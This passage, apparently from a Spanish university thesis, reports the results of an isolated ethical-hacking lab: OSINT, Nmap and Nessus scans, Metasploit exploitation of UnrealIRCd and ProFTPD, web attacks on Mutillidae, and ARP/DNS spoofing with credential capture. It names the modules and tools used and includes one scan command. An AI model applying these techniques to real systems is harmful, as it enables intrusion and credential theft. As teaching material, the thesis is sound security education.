- En Kali Linux se visualiza la captura de las credenciales (usuario y contraseña) ingresadas previamente, tal como se ilustra en la Figura 4.105.




Figura 4.105 Robo de credenciales (usuario y contraseña).

Fuente: Autor

4.1.4 Resultados de la Fase Recopilación pasiva

Durante la fase de recopilación pasiva de información, se lleva a cabo procedimientos de búsqueda y análisis en fuentes abiertas (OSINT) con el propósito de identificar información, relaciones entre dominios y entidades asociadas a un objetivo. Esta etapa, ejecutada con la herramienta Maltego, permitió realizar un mapeo relacional sin generar tráfico directo hacia los sistemas analizados, preservando la integridad y confidencialidad del entorno de estudio.

En la Figura 4.11 se muestra el grafo consolidado obtenido mediante la aplicación de transformadores OSINT sobre la entidad seleccionada, correspondiente a una persona vinculada institucionalmente con la Escuela Politécnica Nacional, así como sus alias, correos electrónicos y vínculos con el dominio académico principal. Además, permitió identificar relaciones entre personas, dominios, direcciones de correo institucional, subdominios y documentos públicos, evidenciando la forma en que la información personal y organizacional se encuentra interconectada en el entorno digital.

A partir de esta representación se identifica elementos clave como la existencia de correos bajo el dominio institucional, páginas web activas, y referencias a documentos técnicos o administrativos indexados por buscadores web. Estos hallazgos se documentan mediante la exportación del grafo a formato PDF, mostrada en la Figura 4.12, que constituye evidencia verificable de la ejecución del proceso y de los transformadores aplicados.

Es importante destacar que Maltego puede generar falsos positivos, mostrando íconos o entidades que no pertenecen realmente al objetivo analizado. En este sentido, se decidió conservar intencionalmente algunos nodos no relacionados con la persona objetivo, con el fin de evidenciar que no toda la información obtenida mediante transformadores OSINT es precisa o correlacionada. Esta práctica permitió demostrar de forma transparente las limitaciones de los procesos automatizados de recopilación pasiva y resaltar la necesidad del criterio analítico

humano para validar cada hallazgo, fortaleciendo así la fiabilidad y valor didáctico del grafo final.

La información recopilada reflejó un nivel considerable de exposición digital institucional, derivado de la publicación abierta de datos académicos y de contacto. Esta sobreexposición, frecuente en entornos educativos, plantea riesgos de correlación de identidad e ingeniería social al posibilitar la obtención de datos sensibles sin vulnerar sistemas. No obstante, la fase demostró la eficacia del enfoque aplicado, al generar resultados verificables y éticamente aceptables dentro de un entorno controlado, estableciendo una base sólida para la interpretación de relaciones entre entidades y la detección temprana de vectores de exposición mediante herramientas visuales como Maltego.

4.1.5 Resultados de la Fase de Recopilación semi-pasiva

En la fase de recopilación semi-pasiva, el análisis se centró en la obtención de información técnica mediante consultas indirectas a servidores públicos, manteniendo un nivel de interacción controlado que no comprometiera la estabilidad ni la integridad de los sistemas objetivo. A diferencia de la etapa anterior, esta fase permitió vincular los hallazgos OSINT del grafo de Maltego con registros de infraestructura reales, como direcciones IP, servidores DNS, encabezados HTTP, configuraciones de correo electrónico y certificados SSL.

Para ello se emplearon las herramientas CentralOps y DNSDumpster, cuyas salidas se ilustran en las Figuras 4.5 y 4.6 de la tesis. CentralOps permitió realizar consultas *WHOIS* y de resolución inversa, identificando que los dominios analizados se encuentran registrados bajo proveedores con infraestructura en redes institucionales, y revelando cabeceras HTTP que confirmaron la presencia de servicios web activos sobre puertos estándar. Por su parte, DNSDumpster proporcionó un mapeo detallado de los registros DNS tipo A, MX y TXT, evidenciando la existencia de subdominios internos y externos vinculados al dominio principal. Estos resultados corroboraron la topología de servicios web, correo y autenticación de la institución, aportando datos esenciales para delimitar la superficie de exposición tecnológica.

Desde un enfoque crítico, esta fase permitió transitar del conocimiento teórico al técnico, validando las inferencias realizadas en la recopilación pasiva. La correlación entre los subdominios detectados, los registros DNS y las direcciones IP públicas demostró que la organización mantiene servicios distribuidos que podrían ser potencialmente alcanzables desde el exterior. Asimismo, se constató que la información disponible en fuentes abiertas, combinada con consultas semiautomatizadas, puede revelar vectores de ataque indirectos, como servidores de correo mal configurados o dominios secundarios no actualizados. Este

hecho subraya la relevancia de la auditoría preventiva basada en recolección semi-pasiva como mecanismo de evaluación temprana de vulnerabilidades de exposición.

Finalmente, los resultados obtenidos consolidaron la línea base para el escaneo activo posterior, definiendo de manera precisa los activos que debían ser verificados con Nmap y Nessus. La implementación de las herramientas empleadas evidencia una correlación entre los datos obtenidos, ya que los registros DNS y de hosting identificados mediante CentralOps y DNSdumpster coincidieron con las direcciones detectadas en el laboratorio virtual, validando así el proceso de recopilación semi-pasiva. En consecuencia, esta fase cumple su propósito al reducir la incertidumbre operativa y proporcionar una visión estructurada de la infraestructura objetivo, sin vulnerar los principios éticos del *hacking* ético controlado.

4.1.6 Resultados de la Fase de Recopilación activa de información

La fase de recopilación activa, el análisis consistió en identificar de forma sistemática la superficie de ataque de los equipos puestos a pruebas mediante escaneos controlados de puertos, servicios y vulnerabilidades. Empleando herramientas estándar de auditoría como Nmap y técnicas como el escaneo SYN para descubrimiento de puertos, escaneos de versión para identificación de aplicaciones y scripts de comprobación de vulnerabilidades para una primera correlación con CVE. Los resultados obtenidos en esta fase sirven como material verificable para determinar ataques en entornos controlados, orientar los escaneos posteriores más profundos y fundamentar las recomendaciones de mitigación incluidas en el análisis.

4.1.6.1 Escaneo de puertos

El procedimiento de escaneo se ejecutó desde la máquina atacante Kali Linux con la IP 192.168.149.10 hacia las máquinas objetivo del laboratorio que son Metasploitable3 con la IP 192.168.149.12 y Windows Server 2008 con la IP 192.168.149.14. Ambas se encontraban conectadas bajo el mismo modo de red garantizando un entorno controlado. La topología fue verificada mediante comandos ping y trazas en Wireshark, como se muestra en la Figura 4.22, que evidencia la conectividad interna y la detección de hosts activos dentro del segmento virtual.

Se aplicó un escaneo SYN (-sS) para determinar el estado de puertos (abiertos, cerrados o filtrados), permitiendo una interacción mínima con los servicios del sistema objetivo. El comando ejecutado, junto con su salida parcial, se muestra en la Figura 4.23, donde se aprecia el proceso de descubrimiento de puertos y la generación del reporte XML exportable.

El resultado consolidado del escaneo se presenta en la Figura 4.24, donde se listan los puertos abiertos detectados en Metasploitable3, entre ellos el puerto 21 (FTP), 22 (SSH), 23 (Telnet), 80 (HTTP), 3306 (MySQL), 6667 (IRC) y 8080 (HTTP-proxy), mientras que el análisis del

Windows Server 2008 muestra puertos característicos del sistema como 135, 139, 445 (SMB), 3389 (RDP) y 80 (HTTP), tal como se ilustra en la Figura 4.25; la coincidencia entre estos resultados y la configuración vulnerable del entorno confirma la validez de los hallazgos; en las capturas de tráfico de la Figura 4.26 se aprecia el patrón típico de un escaneo SYN (SYN → SYN/ACK → RST), lo que indica que los puertos están abiertos sin completar el *handshake*, permitiendo así obtener información de exposición con bajo nivel de ruido, aunque susceptible de ser detectada por sistemas IDS si estuvieran activos.

Los resultados del escaneo evidencian varios servicios en ejecución y configuraciones por defecto, especialmente en Metasploitable3. Puertos como 21, 23 y 3306 representan vectores de intrusión típicos, y su combinación incrementa el riesgo de explotación. En el caso del servidor Windows, la presencia de RDP abierto (3389) sin segmentación de red representa una vulnerabilidad en entornos corporativos. Aunque el entorno controlado minimiza interferencias, esta condición reafirma la importancia de interpretar los resultados en contexto y no asumir exposición total de servicios en un entorno real.

4.1.6.2 Escaneo de servicios

En el entorno virtual controlado, la máquina Metasploitable 3, deja en evidencia múltiples puntos de entrada potenciales. En la Figura 4.30, correspondiente al reporte de Nmap, se identificaron múltiples puertos abiertos (21, 22, 80, 139, 445, 3306, 6667, 8080), con servicios que ejecutaban versiones vulnerables como ProFTPD 1.3.5, OpenSSH 6.6.1p1, Apache httpd 2.4.7, Samba 3.x–4.x, MySQL 5.5, UnrealIRCd 3.2.8.1 y Jetty 8.1.7. Se destaca el servicio UnrealIRCd en el puerto 6667/TCP, la cual incorpora un backdoor que permite la ejecución remota de comandos sin autenticación, y el servicio ProFTPD, que posibilita la ejecución de código remoto mediante el módulo mod_copy. Estas fallas, sumadas a los servicios SMB y MySQL sin restricciones, evidencian un entorno intencionalmente expuesto, diseñado para el entrenamiento en pruebas de penetración y la validación de exploits, lo que se confirma en el posterior escenario de explotación.

Por su parte, la máquina Windows Server 2008, presenta servicios de entornos corporativos como FTP (Microsoft ftpd), IIS 7.5, NetBIOS, SMB, RPC, MySQL 5.5.20-log, GlassFish 4.0, Apache httpd y Elasticsearch 1.1.1. Aunque el sistema no se encontraba intencionalmente vulnerada, el análisis determina vulnerabilidades de severidad media a alta, especialmente en IIS 7.5 que se usan para la ejecución remota por manejo de encabezados HTTP y en versiones desactualizadas de GlassFish y MySQL, que podrían permitir escaladas de privilegios o fuga de información en entornos productivos.

Los resultados obtenidos evidencian que las herramientas seleccionadas fueron eficaces en la identificación y clasificación de servicios presentes en los sistemas Metasploitable 3 y

Windows Server 2008, estableciendo vínculos entre los puertos abiertos, las versiones de los servicios detectados y las vulnerabilidades asociadas. Estos resultados marcan la importancia de implementar evaluaciones sistemáticas dentro de entornos virtuales controlados, ya que ello garantiza la trazabilidad del proceso y la integridad de los datos obtenidos.

4.1.7 Resultados de la fase Escaneo de vulnerabilidades del sistema

El escaneo de vulnerabilidades permitió identificar de manera precisa las vulnerabilidades presentes en el entorno virtualizado compuesto por las máquinas Metasploitable3 (192.168.149.12) y Windows Server 2008 (192.168.149.14). Para esta etapa se empleó Nessus Professional, el cual permitió realizar una evaluación complementaria entre detección basada en firma y correlación automatizada con bases de datos de vulnerabilidades reconocidas como CVE, CPE y CVSS. Los resultados obtenidos fueron exportados en formato XML y visualizados en reportes detallados de la Figura 4.30 y de la Figura 4.46, lo que facilitó el análisis de los riesgos detectados. Además, este proceso permitió relacionar los hallazgos de los escaneos previos de puertos y servicios con vulnerabilidades específicas documentadas en las plataformas públicas de seguridad, confirmando la eficacia de la configuración del entorno virtualizado.

En la máquina Metasploitable3 se evidenciaron vulnerabilidades críticas en múltiples servicios expuestos, destacando el servidor UnrealIRCd (puerto 6667/TCP), el cual contenía una versión comprometida identificada como CVE-2010-2075, susceptible a la ejecución remota de código (RCE) sin autenticación. De igual forma, el servicio ProFTPD (puerto 21/TCP) presentó la vulnerabilidad CVE-2010-4221, que permite la copia arbitraria de archivos dentro del sistema y representa un alto riesgo de escalada de privilegios. Por otro lado, el servidor Apache HTTP (puerto 80/TCP) mostró debilidades en validación de entradas, evidenciadas por los scripts NSE HTTP-slowloris-check y HTTP-enum, los cuales revelaron posibles vectores de inyección SQL, cross-site scripting (XSS) y denegación de servicio (DoS). Estas vulnerabilidades, visibles en el reporte de la Figura 4.30, demuestran un entorno intencionalmente inseguro diseñado con fines educativos, pero representativo de las amenazas reales que enfrentan servidores de producción mal configurados o desactualizados.

Por su parte, la máquina Windows Server 2008 presentó un conjunto de vulnerabilidades asociadas a servicios del entorno Microsoft. Entre las más críticas se identificaron fallos en SMBv1, asociados a los CVE-2017-0143 y CVE-2017-0144, que corresponden a la vulnerabilidad EternalBlue, ampliamente explotada en el ataque global WannaCry. Adicionalmente, se detectaron configuraciones inseguras en RDP (puerto 3389/TCP), con uso de algoritmos criptográficos débiles en el intercambio de claves Diffie-Hellman y protocolos de comunicación TLS 1.0/RC4, los cuales comprometen la confidencialidad de las sesiones

remotas. El informe consolidado de Nessus (Figura 4.46) permitió clasificar un total de 63 vulnerabilidades, de las cuales el 19 % fueron catalogadas como críticas y el 35 % como altas según la métrica CVSS v3.1, reflejando un nivel de exposición considerable en ambos entornos virtuales evaluados.

El análisis comparativo entre los resultados de Nmap y Nessus validó de la fase de escaneo de vulnerabilidades y la implementación del entorno virtual. Mientras Nmap proporcionó una visión técnica de bajo nivel sobre los servicios activos y su comportamiento en red, Nessus permitió una correlación más profunda con repositorios de seguridad actualizados, generando un diagnóstico integral de los riesgos presentes. La inclusión de ambas herramientas demostró la validez del enfoque adoptado, fortaleciendo el carácter pedagógico del entorno virtual al replicar condiciones reales de exposición en sistemas vulnerables

4.1.8 Resultados de la fase Obtención de acceso

La fase de obtención se verifica de manera práctica la posibilidad de explotar vulnerabilidades identificadas en fases previas para acceder al sistema objetivo. En este proyecto, las pruebas se ejecutaron dentro de un entorno virtual controlado conformado por las máquinas Kali Linux, Metasploitable3, Ubuntu y Windows 10, asegurando así la reproducibilidad y el aislamiento de las pruebas. Tal como se observa en la Figura 4.47, el proceso inició con la explotación de vulnerabilidades presentes en los servicios detectados por Nmap y Nessus, en particular en el puerto 6667/TCP correspondiente al servicio UnrealIRCd, cuya versión vulnerable 3.2.8.1, incluía una puerta trasera documentada públicamente. Este hallazgo permitió realizar una explotación controlada mediante un exploit descargado de GitHub como se muestra en la Figura 4.48. Estos resultados evidencian la coherencia entre el análisis de vulnerabilidades y la fase de explotación, demostrando la validez de los procedimientos aplicados.

Para la automatización del proceso se efectuó utilizando Metasploit Framework y a partir del reporte de vulnerabilidades generado por Nessus, se seleccionaron los módulos correspondientes a UnrealIRCd y ProFTPD. La explotación del módulo exploit/unix/irc/unreal_ircd_3281_backdoor permitió establecer una conexión reversa con la máquina Metasploitable3, mientras que el módulo proftpd_modcopy_exec permitió demostrar el acceso a directorios con permisos de escritura como se muestra en la Figura 4.62. Ambos ejercicios confirman la efectividad de los entornos controlados y la precisión de los reportes previos, al validar vulnerabilidades de criticidad alta mediante la obtención de acceso remoto. Además, se destacó la ventaja del uso combinado de herramientas automatizadas y manuales, que optimizan la validación de exploits al reducir falsos positivos y asegurar una correlación directa con los CVE identificados.

En lo que respecta a la explotación de vulnerabilidades web, se utilizó la máquina Ubuntu como servidor de pruebas, sobre el cual se utilizó OWASP Mutillidae II y el servidor Apache2. Mediante Burp Suite, se analizaron y manipularon peticiones HTTP interceptadas entre el cliente y el servidor, evidenciando fallos en la validación de entradas y la gestión de autenticación. Se ejecutaron ataques controlados de Cross-Site Scripting (XSS), Path Traversal e Inyección SQL, todos con resultados exitosos que permitieron la obtención de credenciales, acceso a archivos del sistema y extracción de información sensible desde la base de datos MySQL. Estos hallazgos muestran las consecuencias prácticas de una deficiente sanitización de entradas y demuestran la necesidad de aplicar mecanismos de validación y parametrización en las aplicaciones web.

En la explotación de vulnerabilidades de red, la máquina Kali Linux ejecutó técnicas de Man in the Middle, específicamente ARP *spoofing* y DNS *spoofing*, dirigidas la maquina victima; Windows 10. En las Figura 4.94 y Figura 4.95 se observa el envenenamiento exitoso de la caché ARP de la víctima, mientras que en las Figura 4.98 a Figura 4.105 se demuestra la redirección DNS hacia un servidor Apache falso y la posterior captura de credenciales mediante *Social Engineering Toolkit* (SET). Estos resultados evidencian la efectividad de las técnicas de suplantación en redes no segmentadas, así como la necesidad de implementar controles preventivos como ARP *inspection*, DNSSEC y filtrado de tráfico saliente. El uso coordinado de Bettercap, Apache2 y SET permitió simular un ataque real de ingeniería social, reforzando el valor pedagógico y académico del entorno virtual y la importancia de la concienciación del usuario final como componente esencial de la seguridad informática.

5. CONCLUSIONES Y RECOMENDACIONES

5.1 Conclusiones

La construcción de un entorno virtual controlado se consolidó como una herramienta pedagógica eficaz para la instrucción y evaluación práctica en el ámbito de la ciberseguridad. La utilización de máquinas virtuales dentro de la plataforma VirtualBox incluyendo Kali Linux, Metasploitable3, Ubuntu y Windows Server 2008/10 permitió la simulación de escenarios controlados de pruebas de penetración, desarrollados bajo condiciones seguras, replicables y técnicamente supervisadas. Este marco experimental permitió implementar de forma estructurada las tres fases iniciales del hacking ético: reconocimiento, escaneo y obtención de acceso, asegurando tanto la validez metodológica del ejercicio como los principios éticos y de seguridad informática.

La estructura secuencial propuesta por PTES, junto con la orientación técnica detallada de OWASP, ofrecieron un marco secuencial para la ejecución sistemática de pruebas de penetración. Paralelamente, el enfoque métrico de OSSTMM aportó una base analítica para establecer indicadores objetivos de visibilidad, control y confianza en los sistemas evaluados. La integración de estos enfoques metodológicos permitió consolidar un modelo de auditoría robusto, versátil y aplicable en contextos académicos y profesionales, favoreciendo la estandarización de prácticas éticas en ciberseguridad.

Los resultados alcanzados ponen en evidencia que el diseño e implementación de laboratorios orientados al hacking ético constituyen una estrategia pedagógica eficaz para fomentar el aprendizaje práctico en ciberseguridad, contribuyendo significativamente a cerrar la brecha existente entre el conocimiento teórico y su aplicación operativa. Además, este enfoque experimental establece un marco propicio para la formulación de políticas de seguridad institucionales, el fortalecimiento de programas de formación continua y el impulso de líneas de investigación orientadas a la automatización de procesos de auditoría y al análisis proactivo de amenazas emergentes.

5.2 Recomendaciones

Se sugiere incorporar las etapas de Post-explotación, escalada de privilegios y análisis forense, a fin de profundizar en el ciclo completo del pentesting ético y generar indicadores de impacto más detallados sobre la resiliencia del sistema.

Con el propósito de fortalecer la comprensión del ciclo ofensivo-defensivo en ciberseguridad, se sugiere la incorporación de mecanismos de protección como firewalls, sistemas de detección y prevención de intrusiones (IDS/IPS), esquemas de autenticación multifactor y

políticas de endurecimiento de sistemas. La integración de estos componentes permite a los estudiantes analizar de manera crítica tanto las técnicas de explotación de vulnerabilidades como las estrategias de mitigación correspondientes, promoviendo una visión equilibrada entre ataque y defensa que resulta esencial para la formación de profesionales en seguridad informática.

A lo largo de cada fase del proceso metodológico, resulta altamente recomendable incorporar herramientas complementarias que permitan validar los resultados obtenidos y, en muchos casos, profundizar en la identificación de vulnerabilidades o en la recopilación de información técnica.

- Durante la fase pasiva y semi-pasiva, además de soluciones como *Maltego* y *CentralOps*, se sugiere el uso de *sniffers* y analizadores de tráfico como *Wireshark* y *TCPDump*, con el fin de enriquecer la evidencia obtenida a partir de fuentes OSINT y verificar la integridad de los datos recolectados.
- En la fase activa, junto a *Nmap*, se recomienda emplear herramientas como *theHarvester* y *recon-ng* para ampliar el inventario de activos, así como aplicar técnicas de enumeración específicas, por ejemplo, *SMB enumeration* y *SNMP enumeration* que permiten corroborar configuraciones de red y servicios expuestos.
- En la etapa de obtención de acceso, además de *Metasploit* y técnicas manuales de explotación, se sugiere considerar herramientas como *Armitage* para la orquestación de exploits, *SQLMap* (incluyendo pruebas de *blind SQL injection*) y *XSStrike* para la evaluación avanzada de vulnerabilidades en aplicaciones web.

La integración de estas herramientas no solo facilita la verificación de hallazgos preliminares, sino que también permite profundizar en aquellos casos que requieren confirmar la criticidad de una vulnerabilidad o ampliar la recolección de evidencia técnica, fortaleciendo así la rigurosidad del proceso de auditoría ética.

REFERENCIAS

About Oracle VirtualBox. (s/f).

Acciones de la Super de Bancos frente a Ciberataque de entidad controlada - Superintendencia de Bancos. (s/f). Recuperado el 8 de septiembre de 2025, de https://www.superbancos.gob.ec/bancos/acciones-de-la-super-de-bancos-frente-a-ciberataque-de-entidad-controlada/

Chapter 4. Port Scanning Overview | Nmap Network Scanning. (s/f). Recuperado el 7 de octubre de 2025, de https://nmap.org/book/port-scanning.html?utm_source=chatgpt.com

El panorama de amenazas cibernéticas en evolución - ITS Infocom. (s/f). Recuperado el 8 de septiembre de 2025, de https://www.itsinfocom.com/el-panorama-d-amenazas-ciberneticas-en-evolucion/

En, M., Esteban, D., García, G., Lorena, D. :, Barona López, I., Gabriela, J., & Olmedo, T. (2020). *ESCUELA POLITÉCNICA NACIONAL FACULTAD DE SISTEMAS UNIDAD DE TITULACIÓN ESTRATEGIA PARA LA EVALUACIÓN DE VULNERABILIDADES DEL SISTEMA DE NOTAS DE INSTITUCIONES EDUCATIVAS UTILIZANDO TÉCNICAS DE HACKING ÉTICO. CASO DE ESTUDIO: INSTITUTO TECNOLÓGICO QUITO TRABAJO DE TITULACIÓN PREVIO A LA OBTENCIÓN DEL GRADO DE*.

Enterprise open source support | Ubuntu. (s/f). Recuperado el 14 de septiembre de 2025, de https://ubuntu.com/support

Faircloth, J. (2017). Client-side attacks and social engineering. *Penetration Tester's Open Source Toolkit*, 273–318. https://doi.org/10.1016/B978-0-12-802149-1.00008-7

Fox, J. (2016). *Decoding the Differences: Black, Gray, and White-Box Pentests | Cobalt*. https://www.cobalt.io/blog/black-gray-and-white-box-pentests

González Brito, H. R., & Montesino Perurena, R. (2018a). Capacidades de las metodologías de pruebas de penetración para detectar vulnerabilidades frecuentes en aplicaciones web. *Revista Cubana de Ciencias Informáticas*, *12*(4), 52–65.

González Brito, H. R., & Montesino Perurena, R. (2018b). Capacidades de las metodologías de pruebas de penetración para detectar vulnerabilidades frecuentes en aplicaciones web. *Revista Cubana de Ciencias Informáticas*, *12*(4), 52–65.

Herzog, P. (2010). OSSTMM 3–The open source security testing methodology manual. *Institute for Security and Open Methodologies (ISECOM)*, 15.

Home | Metasploit Documentation Penetration Testing Software, Pen Testing Security. (s/f). Recuperado el 14 de septiembre de 2025, de https://docs.metasploit.com/

Juca-Maldonado, F., & Medina-Peña, R. (2023). Ciberdelitos en Ecuador y su impacto social; panorama actual y futuras perspectivas. *Portal de la Ciencia*, *4*(3), 325–337. https://doi.org/10.51247/pdlc.v4i3.394

Kurose, J. F., & Ross, K. W. (2019). *Computer networking: A top-down approach*. Pearson Harlow, England Boston.

López, R. A. (2017). *Sistemas de gestión de la seguridad informática*. Bogotá: AREANDINA. Fundación Universitaria del Área Andina.

Maltego Knowledge Base. (s/f). Recuperado el 28 de octubre de 2025, de https://docs.maltego.com/en/support/solutions/articles/15000019166-what-is-maltego-?

Mell, P., Scarfone, K., & Romanosky, S. (2007). *The common vulnerability scoring system (CVSS) and its applicability to federal agency systems*. https://doi.org/10.6028/NIST.IR.7435

Menejías García, R. (s/f). Procedimiento para evaluar seguridad a productos de software. *scielo.sld.cu*. Recuperado el 8 de septiembre de 2025, de http://scielo.sld.cu/scielo.php?pid=S2227-18992021000500333&script=sci_arttext&tlng=pt

Miguel Porrúa (BID), & Belisario Contreras (OEA). (2020). *Reporte-Ciberseguridad-2020-riesgos-avances-y-el-camino-a-seguir-en-America-Latina-y-el-Caribe*. 92–95.

Möller, D. P. F. (2023). NIST cybersecurity framework and MITRE cybersecurity criteria. En *Guide to Cybersecurity in Digital Transformation: Trends, Methods, Technologies, Applications and Best Practices* (pp. 231–271). Springer.

OWASP Mutillidae II | OWASP Foundation. (s/f). Recuperado el 29 de octubre de 2025, de https://owasp.org/www-project-mutillidae-ii/

OWASP Web Security Testing Guide | OWASP Foundation. (2007). https://owasp.org/www-project-web-security-testing-guide/

Rathore, B., Brunner, M., Dilaj, M., Herrera, O., Brunati, P., Subramaniam, R., Raman, S., & Chavan, U. (2006). Information systems security assessment framework (issaf). *Draft 0.2 B*, *1*, 2006.

Roba, L. R. I., Alvarez, J. R. V., & García, L. E. C. (2016). Metodología para la Detección de Vulnerabilidades en las Redes de Datos utilizando Kali-Linux. *Avances*, *18*(4), 334–344.

Schmeelk, S. E., & Dragos, D. M. (2023). Penetration Testing and Ethical Hacking: Risk Assessments and Student Learning. *2023 IEEE Frontiers in Education Conference (FIE)*, 1–6.

SEED Project. (2002). https://seedsecuritylabs.org/

Stallings, William., Brown, Lawrie., Bauer, M. D. ., & Howard, Michael. (2012). *Computer security : principles and practice*. Pearson.

Telecomunicaciones Luis Alcides Mendaño Mendaño, E. Y., & Redes De La Información María Elena Hurtado Sandoval, E. Y. (s/f). *ESCUELA POLITÉCNICA NACIONAL FACULTAD DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL DESCUBRIMIENTO Y EVALUACIÓN DE VULNERABILIDADES DE LA RED DE UNA CARTERA DE ESTADO PROYECTO PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN PROYECTO PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN*.

The Penetration Testing Execution Standard. (s/f). Recuperado el 14 de septiembre de 2025, de http://www.pentest-standard.org/index.php/Main_Page

Ushmani, A. (2018). Ethical hacking. *International Journal of Information Technology (IJIT)*, *4*(6).


What is Black-Box Penetration Testing? | BrowserStack. (s/f). Recuperado el 14 de septiembre de 2025, de https://www.browserstack.com/guide/black-box-penetration-testing

What is DNS cache poisoning? | DNS spoofing | Cloudflare. (s/f). Recuperado el 12 de octubre de 2025, de https://www.cloudflare.com/learning/dns/dns-cache-poisoning/?utm_source=chatgpt.com

What is Kali Linux? | Kali Linux Documentation. (s/f). Recuperado el 14 de septiembre de 2025, de https://www.kali.org/docs/introduction/what-is-kali-linux/#about-kali-linux

ANEXOS

ANEXO 1: Grafo de Maltego



Anexo 2: Escaneo de puertos

Scan Summary | 192.168.149.12 | 192.168.149.13 | 192.168.149.14

Scan Summary

Nmap 7.95 was initiated at Mon Sep 8 17:15:37 2025 with these arguments:
/usr/lib/nmap/nmap -v --reason -sS -oX escaneo_puertos.xml --stylesheet=https://svn.nmap.org/nmap/docs/nmap.xsl 192.168.149.12-14

Verbosity: 1; Debug level 0

Nmap done at Mon Sep 8 17:15:39 2025; 3 IP addresses (2 hosts up) scanned in 1.86 seconds

192.168.149.12

Address

- 192.168.149.12 (ipv4)
- 08:00:27:42:51:79 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 990 ports scanned but not shown below are in state: **closed**

- 990 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
80	tcp	open	http	syn-ack			
111	tcp	open	rpcbind	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
631	tcp	open	ipp	syn-ack			
3306	tcp	open	mysql	syn-ack			
6667	tcp	open	irc	syn-ack			
8080	tcp	open	http-proxy	syn-ack			

Misc Metrics (click to expand)

192.168.149.13 (click to expand)

192.168.149.14

Address

- 192.168.149.14 (ipv4)
- 08:00:27:D7:CC:D8 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 982 ports scanned but not shown below are in state: **closed**

- 982 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
